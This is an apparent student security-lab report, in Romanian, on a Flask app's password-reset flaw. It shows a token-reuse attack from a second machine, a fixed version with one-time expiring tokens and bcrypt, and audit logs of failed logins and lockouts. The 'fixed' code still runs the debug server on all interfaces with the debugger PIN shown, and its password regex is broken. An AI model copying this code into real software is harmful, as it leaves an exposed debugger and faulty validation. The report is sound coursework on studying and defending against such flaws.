(venv) PS D:\FMI\An4Sem2\DezAppSec\VerVulnerabila> python app.py

192.168.1.5 - - [29/Apr/2026 23:18:40] "GET /login HTTP/1.1" 200 -


192.168.1.5 - - [29/Apr/2026 23:18:40] "GET /favicon.ico HTTP/1.1" 404 -

192.168.1.5 - - [29/Apr/2026 23:18:44] "POST /login HTTP/1.1" 302 -

192.168.1.5 - - [29/Apr/2026 23:18:44] "GET / HTTP/1.1" 200 -


Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Demonstrarea atacului: un utilizator isi schimba parola, iar atacatorul foloseste acelasi token utilizat de utilizator pentru a-i schimba din nou parola. Use:



The screenshot shows a web browser window with two tabs. The active tab is titled '127.0.0.1:5000/reset/208b1662'. The address bar shows the URL '127.0.0.1:5000/reset/208b1662'. The page content is a simple form with a label 'New password:' followed by a text input field containing four dots. To the right of the input field is a 'Submit' button.

Atacator: se mentioneaza, de asemenea, ca s-a schimbat IP-ul pentru a realiza conexiunea:



The three screenshots show the attacker's perspective in a Kali Linux virtual machine. The first screenshot shows a web browser with a tab titled '192.168.1.4:5000/login' and another tab titled 'New Tab'. The address bar shows the URL 'http://127.0.0.1:5000/reset/208b1662'. The second screenshot shows the same browser window, but the address bar now shows 'http://192.168.1.4:5000/reset/208b1662'. The third screenshot shows the browser window with the address bar showing 'http://192.168.1.4:5000/reset/208b1662'. The page content is a form with a label 'New password:' followed by a text input field. Below the input field is a 'Submit Query' button.

Pentru a rezolva acest punct slab, am creat un token greu de ghicit, care expira dupa 10 minute sau dupa ce a fost folosit. Cod V2:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
359 #####
360
361 reset_tokens = {}
362
363 @app.route('/forgot', methods=['GET', 'POST'])
364 def forgot():
365
366     if request.method == 'POST':
367         email = request.form['email']
368         log_action(None, "FORGOT_PASSWORD", "auth", email)
369         cur.execute("SELECT * FROM users WHERE email = %s", (email,))
370         user = cur.fetchone()
371
372         if not user:
373             return "Email not found"
374
375         token = secrets.token_urlsafe(32)
376         expiry = datetime.now() + timedelta(minutes=10)
377
378         reset_tokens[token] = (email, expiry)
379
380         url = url_for('reset', token=token, _external=True)
381         return f"Reset link: {url}"
382
383     return render_template('forgot.html')
384
385
386 @app.route('/reset/<token>', methods=['GET', 'POST'])
387 def reset(token):
388
389     if token not in reset_tokens:
390         return "Invalid token"
391
392     email, expiry = reset_tokens[token]
393
394     if datetime.now() > expiry:
395         del reset_tokens[token]
396         return "Token expired"
397
398     if request.method == 'POST':
399         new_password = request.form['password']
400
401         if not is_strong_password(new_password):
402             return "Invalid input"
```

python - VerVulnerabilia

(venv) PS D:\FMI\An4Sem2\DezAppSec\VerVulnerabilia> python app.py

* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.1.4:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 944-917-342

127.0.0.1 - - [29/Apr/2026 23:39:07] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2026 23:39:09] "GET /logout HTTP/1.1" 302 -
127.0.0.1 - - [29/Apr/2026 23:39:09] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2026 23:40:09] "GET /forgot HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2026 23:40:15] "POST /forgot HTTP/1.1" 200 -

Ln 107, Col 81 (4 selected) Spaces: 4 UTF-8 CRLF {} Python Finish Setup 3.12.10 (Microsoft Store) Python 3.13 (64-bit)

23:51
29.04.2026

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
391
392     email, expiry = reset_tokens[token]
393
394     if datetime.now() > expiry:
395         del reset_tokens[token]
396         return "Token expired"
397
398     if request.method == 'POST':
399         new_password = request.form['password']
400
401         if not is_strong_password(new_password):
402             return "Invalid input"
403
404         hashed = bcrypt.hashpw(new_password.encode(), bcrypt.gensalt())
405
406         cur.execute(
407             "UPDATE users SET password_hash = %s WHERE email = %s",
408             (hashed.decode('utf-8'), email)
409         )
410         conn.commit()
411
412         del reset_tokens[token] # one-time
413
414         return redirect('/login')
415
416     return '''
417         <form method="post">
418             New password: <input type="password" name="password"
419                             minlength="8"
420                             pattern="(?!.*[a-z])(?!.*[A-Z])(?!.*\d)(?!.*[!@#$%^&*]).{8,}"
421                             title="Min 8 chars, 1 uppercase, 1 lowercase, 1 number, 1
422                             required>
423             <button type="submit">Reset</button>
424         </form>
425     '''
426
427
428 if __name__ == '__main__':
429     app.run(host="0.0.0.0", port=5000, debug=True, ssl_context="adhoc")
```

python - VerVulnerabila

(venv) PS D:\FMI\An4Sem2\DezAppSec\VerVulnerabila> python app.py

* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.1.4:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 944-917-342


127.0.0.1 - - [29/Apr/2026 23:39:07] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2026 23:39:09] "GET /logout HTTP/1.1" 302 -
127.0.0.1 - - [29/Apr/2026 23:39:09] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2026 23:40:09] "GET /forgot HTTP/1.1" 200 -
127.0.0.1 - - [29/Apr/2026 23:40:15] "POST /forgot HTTP/1.1" 200 -

Ln 416, Col 15 Spaces: 4 UTF-8 CRLF Python Finish Setup 3.12.10 (Microsoft Store) Python 3.13 (64-bit)


23:52
29.04.2026

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Re-test partea de la user:




Re-test partea de la atacator:



4. Audit & Logging

Ambele versiuni ale aplicatiei prezinta functionalitatea de audit. Aceasta functie salveaza in tabelul audit_logs toate actiunile realizate in cadrul aplicatiei, mai exact: inregistrare, blocare cont, autentificare esuata, autentificare, cautare ticket, creare ticket, modificare ticket, stergere ticket, delogare si cerere de reinnoire a parolei.

Funcție de audit:



Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Exemplu din baza de date de la V1 respectiv V2:

Data Output Messages Notifications							
Showing rows: 1 to 258							
	id	user_id	action	resource	resource_id	timestamp	ip_address
	[PK] integer	integer	character varying (255)	character varying (255)	character varying (255)	timestamp without time zone	inet
1	1	[null]	REGISTER	auth	sebastian.col23@gmail.c...	2026-04-29 12:54:13.53783	127.0.0.1
2	2	1	LOGIN	auth	1	2026-04-29 12:54:19.234947	127.0.0.1
3	3	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:54:19.243628	127.0.0.1
4	4	1	CREATE_TICKET	ticket	1	2026-04-29 12:54:29.267618	127.0.0.1
5	5	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:54:29.274772	127.0.0.1
6	6	1	EDIT_TICKET	ticket	1	2026-04-29 12:54:34.335616	127.0.0.1
7	7	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:54:34.342073	127.0.0.1
8	8	1	CREATE_TICKET	ticket	2	2026-04-29 12:54:53.66473	127.0.0.1
9	9	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:54:53.670115	127.0.0.1
10	10	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:54:53.671112	127.0.0.1
11	11	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:54:59.745415	127.0.0.1
12	12	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:55:02.312752	127.0.0.1
13	13	1	LOGOUT	auth	1	2026-04-29 12:55:09.877871	127.0.0.1
14	14	[null]	FORGOT_PASSWORD	auth	sebastian.col23@gmail.c...	2026-04-29 12:55:15.786477	127.0.0.1
15	15	[null]	RESET_PASSWORD	auth	sebastian.col23@gmail.c...	2026-04-29 12:55:15.787187	127.0.0.1
16	16	1	LOGIN	auth	1	2026-04-29 12:55:33.065537	127.0.0.1
17	17	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:55:33.072393	127.0.0.1
18	18	1	LOGOUT	auth	1	2026-04-29 12:55:33.073299	127.0.0.1
19	19	[null]	LOGIN_FAIL	auth	analyst	2026-04-29 12:56:22.183264	127.0.0.1
20	20	[null]	LOGIN_FAIL	auth	analyst	2026-04-29 12:56:27.270462	127.0.0.1
21	21	1	LOGIN_FAIL	auth	1	2026-04-29 12:56:36.313196	127.0.0.1
22	22	[null]	REGISTER	auth	analyst	2026-04-29 12:56:53.927823	127.0.0.1
23	23	2	LOGIN	auth	2	2026-04-29 12:56:58.085034	127.0.0.1
24	24	2	VIEW_TICKETS	ticket	[null]	2026-04-29 12:56:58.092022	127.0.0.1
25	25	2	CREATE_TICKET	ticket	3	2026-04-29 12:57:18.940084	127.0.0.1
26	26	2	VIEW_TICKETS	ticket	[null]	2026-04-29 12:57:18.945587	127.0.0.1
27	27	2	LOGOUT	auth	2	2026-04-29 12:57:18.947075	127.0.0.1
28	28	1	LOGIN	auth	1	2026-04-29 12:57:24.321317	127.0.0.1
29	29	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:57:24.328138	127.0.0.1
30	30	1	VIEW_TICKETS	ticket	[null]	2026-04-29 12:57:24.329376	127.0.0.1

users/flask_ x flask_db/postgres... x Flask_db_sec/post... x public.users/flask_ x public.audit_logs/f... x public.audit_logs/Flask_db_sec/postgres@PostgreSQL 18 x

public.audit_logs/Flask_db_sec/postgres@PostgreSQL 18

Data Output Messages Notifications

Showing rows: 1 to 150 Page No: 1 of 1

	id [PK] integer	user_id integer	action character varying (255)	resource character varying (255)	resource_id character varying (255)	timestamp timestamp without time zone	ip_address inet
122	122	2	VIEW_TICKETS	ticket	[null]	2026-04-29 16:49:24.890436	192.168.1.5
123	123	2	LOGIN_FAIL	auth	2	2026-04-29 18:13:19.939736	192.168.1.5
124	124	2	LOGIN_FAIL	auth	2	2026-04-29 18:13:20.220368	192.168.1.5
125	125	2	LOGIN_FAIL	auth	2	2026-04-29 18:13:20.478555	192.168.1.5
126	126	2	LOGIN_FAIL	auth	2	2026-04-29 18:13:20.731653	192.168.1.5
127	127	2	LOGIN_FAIL	auth	2	2026-04-29 18:13:20.982827	192.168.1.5
128	128	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:13:21.253032	192.168.1.5
129	129	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:13:21.292627	192.168.1.5
130	130	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:13:21.327972	192.168.1.5
131	131	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:13:37.00214	192.168.1.5
132	132	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:05.856781	192.168.1.5
133	133	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:05.899826	192.168.1.5
134	134	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:05.93764	192.168.1.5
135	135	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:05.971841	192.168.1.5
136	136	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:06.00777	192.168.1.5
137	137	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:06.041105	192.168.1.5
138	138	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:06.078507	192.168.1.5
139	139	2	ACCOUNT_LOCKED	auth	2	2026-04-29 18:14:06.114882	192.168.1.5
140	140	[null]	LOGIN_FAIL	auth	admin@test.com	2026-04-29 18:15:50.195417	192.168.1.5
141	141	[null]	LOGIN_FAIL	auth	user@test.com	2026-04-29 18:15:50.23534	192.168.1.5
142	142	[null]	LOGIN_FAIL	auth	sebastian.colt23@gmail.c...	2026-04-29 18:15:50.279539	192.168.1.5
143	143	[null]	LOGIN_FAIL	auth	manager@test.com	2026-04-29 18:15:50.323026	192.168.1.5
144	144	[null]	LOGIN_FAIL	auth	test@test.com	2026-04-29 18:15:50.364547	192.168.1.5
145	145	1	LOGIN_FAIL	auth	1	2026-04-29 18:15:50.404438	192.168.1.5
146	146	[null]	LOGIN_FAIL	auth	admin@test.com	2026-04-29 18:19:25.756301	192.168.1.5
147	147	[null]	LOGIN_FAIL	auth	user@test.com	2026-04-29 18:19:25.82547	192.168.1.5
148	148	[null]	LOGIN_FAIL	auth	sebastian.colt23@gmail.c...	2026-04-29 18:19:25.869743	192.168.1.5
149	149	[null]	LOGIN_FAIL	auth	manager@test.com	2026-04-29 18:19:25.91467	192.168.1.5
150	150	[null]	LOGIN_FAIL	auth	test@test.com	2026-04-29 18:19:25.961251	192.168.1.5

Total rows: 150 Query complete 00:00:00.143

CRLF Ln 1, Col 1

5. Concluzii

In concluzie, acest proiect demonstreaza importanta securitatii autentificarii si implementarea masurilor de securitate care reduc semnificativ riscurile.

Vulnerabilitatile acesteia permit compromiterea conturilor si accesul neautorizat. In plus, personal m-am familiarizat cu dezvoltarea unei aplicatii web prin intermediul framework-ului Flask.